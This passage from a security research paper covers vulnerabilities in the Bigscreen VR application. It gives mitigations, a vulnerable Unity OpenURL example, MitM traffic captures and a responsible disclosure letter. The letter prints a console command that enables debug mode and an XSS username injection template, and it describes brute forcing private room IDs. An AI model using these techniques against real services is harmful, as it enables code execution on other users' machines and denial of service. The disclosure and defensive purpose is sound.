Both administrative activities and private rooms should have secure authentication & authorisation to determine the validity of requests. In order to join a private room, all that is required is the private `room-id`. We recommend introduction of user accounts and proper authentication & authorisation.

I.1.3 Cautious handling of insecure API

We suggest cautious handling of insecure API, especially proper sanitization of `url` parameter of the `Application.OpenURL` method from the Unity Scripting API.

Listing 12 presents example of exploiting `openLink` function inside Bigscreen's JS UI, which subsequently calls `Application.OpenURL` method from Unity engine. Listing 17 shows example vulnerable C# application.

Listing 17. Example C# code of a vulnerable application. An attacker wants to control value of `url` parameter passed to `Application.OpenURL` so that they can perform RCE as shown in Listing 12.

```
using System.Collections;
using System.Collections.Generic;
using UnityEngine;
using UnityEngine.UI;

public class OpenURLBehaviourScript :
    MonoBehaviour
{
  public void Call(InputField inputfield){
    Application.OpenURL(inputfield.text);
  }

  public void Call(Dropdown dropdown){
    Application.OpenURL(dropdown.options[
        dropdown.value].text);
  }

  public void Call(string url){
    Application.OpenURL(url);
  }

  public void CallConst(){
    Application.OpenURL(
        "https://www.unhcfreg.com/");
  }
}
```

I.1.4 Integrity checking

It is further suggested to ensure that the application and it's dependencies have not been modified. Methods like DLL integrity checking would be beneficial in this approach. See Section F, Listing 3, and Listing 4.

I.1.5 Enforcing VR state sharing

The application should monitor and enforce that all room participants correctly share information about their avatar and position in VE. See Section F and Listing 3.

I.1.6 Brute force protection

The Bigscreen's server infrastructure should utilise brute force protection by for example enforcing limits on the number and frequency of requests made.

The *room state*[1] *HTTPS API* endpoint has no request limits. We have developed a brute forcing script that could search for private *Room ID*s.

The attacker could implement an automated script that would continuously request signaling server to allocate resources for a new room (signaling group). This could potentially lead to a Denial of Service (DoS) attack.

I.1.7 Removing development relics

Some of the debugging functionality and testing files have aided in our investigation. We recommend removing development relics and functionality unnecessary for production software.

I.2 Unity Scripting API

We are concerned about the ability of the `Application.OpenURL` method to run commands/programs and open directories/files on host systems (without scheme). We consider such functionality to be a severe security vulnerability. We suggest implementing parameter validations inside this API, which would prevent this issue.

We agree, it is reasonable for `Application.OpenURL` method to support various types of URL. However, some schemes might be unexpected for a developer. Therefore, we suggest considering their support. In case that support for schemes like for example `search-ms`, `ftp` and SMB is expected, we suggest one of following:

- Updating documentation with warning that developer has to conduct proper sanitization of parameter `string url` and also, warning about possible consequences would be very helpful.
- Updating `Application.OpenURL` method so that developers have to provide a second parameter in form of a scheme whitelist for a given method call.

Appendix J
Hardware and Software Details

TABLE 4
System Details

Device	Details
Processor	Intel Core i7-6700 CPU
System Type:	64-bit OS, x64 processor
Graphics Card	NVDIA GeForce GTx 1070
Manufacturer	iBUYPOWER
Installed Memory (RAM)	8.00 GB
Operating System	Windows 10 (10.0.0.17134)

[1] `https://signal2adm.bigscreenvr.com/roomstate`





Bigscreen application
Proxy
http://signal.bigscreenvr.com/
https://signal2.bigscreenvr.com/
event.json?_=1539239594923
blacklist?nocache=1539239667.147
ui2/9.0/ui-min.html?version=0.34.0
http://prod.bigscreenvr.com/
http://signal3.bigscreenvr.com/
json/
roomstate?roomId=room-7rr7ko50
http://ip.bigscreenvr.com/
https://signal2adm.bigscreenvr.com/

Fig. 11. Map of Bigscreen's server infrastructure as mapped by intercepting traffic. MitM attack allowed us to **decrypt HTTPS and WSS communication**.


Wireshark
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 75

```
No.   Time          Source          Destination     Protocol  Length  Info
 9246 92.498798828  10.42.0.64      206.189.64.65   TCP         66 60963 → 443 [SYN] Seq=0 Win=17520 Len=0 MSS=1460 WS=256 SACK_PERM=1
 9247 92.498834698  206.189.64.65   10.42.0.64      TCP         66 443 → 60963 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
 9248 92.500231510  10.42.0.64      206.189.64.65   TCP         54 60963 → 443 [ACK] Seq=1 Ack=1 Win=17408 Len=0
 9249 92.510621221  10.42.0.64      206.189.64.65   TLSv1.2    571 Client Hello
 9250 92.510643839  206.189.64.65   10.42.0.64      TCP         54 443 → 60963 [ACK] Seq=1 Ack=518 Win=30336 Len=0
 9251 92.537134757  206.189.64.65   10.42.0.64      TLSv1.2   1514 Server Hello
 9252 92.537148308  206.189.64.65   10.42.0.64      TLSv1.2    741 Certificate, Server Key Exchange, Server Hello Done
 9253 92.539020156  10.42.0.64      206.189.64.65   TCP         54 60963 → 443 [ACK] Seq=518 Ack=2148 Win=17408 Len=0
 9254 92.545512321  10.42.0.64      206.189.64.65   TLSv1.2    180 Client Key Exchange, Change Cipher Spec, Finished
 9255 92.546074312  206.189.64.65   10.42.0.64      TLSv1.2    105 Change Cipher Spec, Finished
 9256 92.567979881  10.42.0.64      206.189.64.65   HTTP      1103 GET /roomstate?roomId=room-0t6zzlsw HTTP/1.1
 9257 92.608737362  206.189.64.65   10.42.0.64      TCP         54 443 → 60963 [ACK] Seq=2199 Ack=1693 Win=32384 Len=0
 9261 93.003751209  206.189.64.65   10.42.0.64      TLSv1.2    389 [TLS segment of a reassembled PDU]
 9262 93.046248460  10.42.0.64      206.189.64.65   TCP         54 60963 → 443 [ACK] Seq=1693 Ack=2534 Win=16896 Len=0
 9263 93.046274765  206.189.64.65   10.42.0.64      HTTP       634 HTTP/1.1 200 OK

> Frame 9263: 634 bytes on wire (5072 bits), 634 bytes captured (5072 bits) on interface wlan0, id 0
> Ethernet II, Src: IntelCor_8a:aa:66 (e8:2a:ea:8a:aa:66), Dst: EdimaxTe_8c:57:e3 (74:da:38:8c:57:e3)
> Internet Protocol Version 4, Src: 206.189.64.65, Dst: 10.42.0.64
> Transmission Control Protocol, Src Port: 443, Dst Port: 60963, Seq: 2534, Ack: 1693, Len: 580
> Transport Layer Security
> [3 Reassembled TLS segments (828 bytes): #9261(306), #9263(517), #9263(5)]
v Hypertext Transfer Protocol
  > HTTP/1.1 200 OK\r\n
    Server: nginx/1.10.3 (Ubuntu)\r\n
    Date: Tue, 07 Aug 2018 21:14:31 GMT\r\n
    Transfer-Encoding: chunked\r\n
    Connection: keep-alive\r\n
    Set-Cookie: nsr_sid=2ac53e12-6a8a-43e0-8c97-5c569cc01d1f\r\n
    Access-Control-Allow-Origin: *\r\n
    Access-Control-Allow-Headers: X-Requested-With, Access-Control-Allow-Origin\r\n
    \r\n
    [HTTP response 1/2]
    [Time since request: 0.478294884 seconds]
    [Request in frame: 9256]
    [Next request in frame: 9270]
    [Next response in frame: 9274]
    [Request URI: https://signal2adm.bigscreenvr.com/roomstate?roomId=room-0t6zzlsw]
  > HTTP chunked response
    File Data: 510 bytes
  v Data (510 bytes)
      Data: 7b226e616d65223a22746573743536373839726f6f6d4e616d65222c2264657363726970…
      [Length: 510]

Data (data.data), 510 byte(s)     Packets: 18422 · Displayed: 22 (0.1%) · Marked: 4 (0.0%) · Comments: 6     Profile: Default
```

Fig. 12. We **decrypted TLS traffic** using MitM attack, which further allowed us to analyze HTTPS communication (Figure 11). The Bigscreen application uses HTTPS API to request room state information from its servers, as seen in Figures 1, 2 and 11. Shown response from the server carries *room state* message about `room-0t6zzlsw` room, decrypted message is shown in Listing 1.



tcp.stream eq 35

```
No.   Time          Source          Destination     Protocol   Length Info
14344 111.585111469 206.189.64.65   10.42.0.210     TCP           54 443 → 60805 [ACK] Seq=18819 Ack=21747 Win=140544 Len=0
14378 111.686681710 206.189.64.65   10.42.0.210     WebSocket    460 WebSocket Binary [FIN]
14391 111.728156031 10.42.0.210     206.189.64.65   TCP           54 60805 → 443 [ACK] Seq=21747 Ack=19225 Win=17408 Len=0
15637 114.707153437 206.189.64.65   10.42.0.210     WebSocket     85 WebSocket Ping [FIN]
15644 114.711340604 10.42.0.210     206.189.64.65   WebSocket     89 WebSocket Pong [FIN] [MASKED]
15645 114.711375301 206.189.64.65   10.42.0.210     TCP           54 443 → 60805 [ACK] Seq=19256 Ack=21782 Win=140544 Len=0
16356 116.587877091 10.42.0.210     206.189.64.65   WebSocket    107 WebSocket Binary [FIN] [MASKED]
16357 116.587935387 206.189.64.65   10.42.0.210     TCP           54 443 → 60805 [ACK] Seq=19256 Ack=21835 Win=140544 Len=0
16399 116.733086430 206.189.64.65   10.42.0.210     WebSocket    459 WebSocket Binary [FIN]
16414 116.774272245 10.42.0.210     206.189.64.65   TCP           54 60805 → 443 [ACK] Seq=21835 Ack=19661 Win=16896 Len=0
17744 119.721113109 206.189.64.65   10.42.0.210     WebSocket     85 WebSocket Ping [FIN]
17746 119.735207987 10.42.0.210     206.189.64.65   WebSocket     89 WebSocket Pong [FIN] [MASKED]
17747 119.735274742 206.189.64.65   10.42.0.210     TCP           54 443 → 60805 [ACK] Seq=19692 Ack=21870 Win=140544 Len=0
17964 120.361316569 10.42.0.210     206.189.64.65   WebSocket    151 WebSocket Binary [FIN] [MASKED]
17965 120.361357033 206.189.64.65   10.42.0.210     TCP           54 443 → 60805 [ACK] Seq=19692 Ack=21967 Win=140544 Len=0
```

```
> Packet comments
> Frame 17964: 151 bytes on wire (1208 bits), 151 bytes captured (1208 bits) on interface wlan0, id 0
> Ethernet II, Src: EdimaxTe_14:bd:55 (74:da:38:14:bd:55), Dst: IntelCor_8a:aa:66 (e8:2a:ea:8a:aa:66)
> Internet Protocol Version 4, Src: 10.42.0.210, Dst: 206.189.64.65
> Transmission Control Protocol, Src Port: 60805, Dst Port: 443, Seq: 21870, Ack: 19692, Len: 97
> Transport Layer Security
> WebSocket
v Data (62 bytes)
    Data: 84a474797065a561646d696ea6616374696f6ea46b69636ba6726f6f6d4964ad726f6f6d…
    [Length: 62]
```


Data (data.data), 62 byte(s)

Packets: 18422 · Displayed: 284 (1.5%) · Marked: 5 (0.0%) · Comments: 6

Profile: Default

Fig. 13. We **decrypted TLS traffic** using MitM attack in order to analyze WSS traffic (Figures 4 and 11). WSS protocol was used for a signaling channel and transmitted data were further encoded by the Bigscreen application into MessagePack format. Decrypted and decoded message is presented in Listing 2.

Appendix K
Responsible Disclosure Sent to the Bigscreen Inc.



UNIVERSITY
OF NEW HAVEN

UNHcFREG

UNHcFREG
Tagliatela College of Engineering
300 Boston Post Rd.
West Haven, CT 06516
Phone: (203) 932-7000
E-mail: ibaggili@newhaven.edu
URL: http://www.unhcfreg.com

October 12, 2018

Bigscreen, Inc.
1920 Francisco St. #202
Berkeley, California 94709
+1 262-271-1987
contact@bigscreenvr.com

Dear Bigscreen Inc,

The University of New Haven Cyber Forensics Research & Education Group (UNHcFREG) has conducted a security analysis of your Virtual Reality (VR) application, Bigscreen Beta[1]. We are disclosing our research to you so that the issues described may be remedied. Our findings are as follows.

Executive Summary:

A cross-site scripting (XSS) vulnerability was discovered in the user name, room name, room description, room category. The user name vulnerability causes script execution on other members of the room, while the room name (description, category) XSS causes script execution upon all players in a game lobby. XSS allows for execution and modification of all members of the JavaScript (JS) scope, including the Unity bindings where payload delivery and Remote Code Execution (RCE) can be invoked. Modification of JS variables further leads to information and privacy exposure. Finally, lack of authentication in both peer-to-peer and client-server communication can result in the denial of service of all public rooms.

Our technical report is organized as follows. We present our discovery of the Web User Interface, followed by some examples of the XSS injection points we discovered. Potential exploits that may arise from both XSS and lack of authentication are then discussed. Finally we suggest mitigations and provide concluding remarks.

Web User Interface:

A man-in-the-middle (MitM) proxy was utilized to capture traffic from an HTC Vive running the Bigscreen Beta application. Decypting the traffic with the protocol analyzer Wireshark, HTTP traffic was found to load the user interface (UI) from the following URL:


`http://prod.bigscreenvr.com/ui2/9.0/ui-min.html?version=0.34.0.`

This revealed that the desktop UI is a web application. The page was inspected in the web browser Chrome, where we discovered the JS source code and the debugging mode initialization method `initDebug`. Debugging mode allowed for room joining and creation from the browser,

[1] `https://bigscreenvr.com/`

with the added benefit of directly modifying Window variables. To overcome version checking upon room joining, the following browser console command matches the version number of the browser UI to the current VR release. Full functionality can be enabled with the latter command.

```
UNITYVERSION = '0.34.0';   initDebug();
```



```
var _0x6af9 = ["Primus", "use strict", "exports", "string", "split", "func
(function UMDish(_0x1865x27, _0x1865x21, _0x1865x1d7, _0x1865xa7) {
    _0x1865x21[_0x1865x27] = _0x1865x1d7[_0x6af9[6]](_0x1865x21);
    for (var _0x1865xe = 0; _0x1865xe < _0x1865xa7[_0x6af9[7]]; _0x1865xe+
        _0x1865xa7[_0x1865xe](_0x1865x21[_0x1865x27])
    }
    ;if (typeof module !== _0x6af9[36] && module[_0x6af9[2]]) {
        module[_0x6af9[2]] = _0x1865x21[_0x1865x27]
    } else {
        if (typeof define === _0x6af9[5] && define[_0x6af9[224]]) {
            define(function _0x1865x1d8() {
                return _0x1865x21[_0x1865x27]
            })
```

```
Console was cleared
< undefined
> initDebug()
  44.146: [1/10] DEBUG initDebugSettings
  44.146: [2/10] -
  44.146: [3/10] -
  44.146: [4/10] -
  44.147: [5/10] initComplete
  44.150: [6/10] deprecated
  44.151: [7/10] deprecated
< undefined
  44.179: [SUCCESS] Got blacklist
  44.180: ** Account is safe **
  181.063: [SUCCESS] Got blacklist
  181.067: ** Account is safe **
  360.968: [SUCCESS] Got blacklist
  360.970: ** Account is safe **
>
```

Figure 1. Example of Web UI in browser.

XSS – User Name:

An analysis of the partially obfuscated JS source `min.js` was conducted. The variable NAME was found to store the user's display name. In a typical VR setup, this is set based on the user input from the value of html element `#settings-name-input`, `startNUX` or `receivedOculusUsername`. The string is subsequently validated by the function `validateName`. Where the string is compared to the regular expression `usernameRegex`, ensuring the username contains only letters and numbers.

This method of user input validation may be sufficient when inputting directly from the UI or Oculus database, however, it is easily bypassed when manipulated through a browser. The string is only validated at the time of input, and not considered prior to transmission to other room participants. Therefore, when directly assigned from the browser console any username (to include special characters) can be broadcasted.

```
NAME = 'username<script>{payload}</script>'
```

The payload script will be executed upon the browser based player entering a room affecting all members of the room. Modification to Window variables will be persistent until corrected by the user. This attack vector allows for the modification / invocation of any variable / function within the scope of the Window. By leveraging the bindings to Unity, this can lead to RCE. Further details of vulnerabilities are presented in the following sections.




Figure 2. The left image was captured from the browser based attacker. Notice the username includes the XSS attack. The right image was taken from the VR workstation. Notice the script in the username is not properly escaped and has been executed.

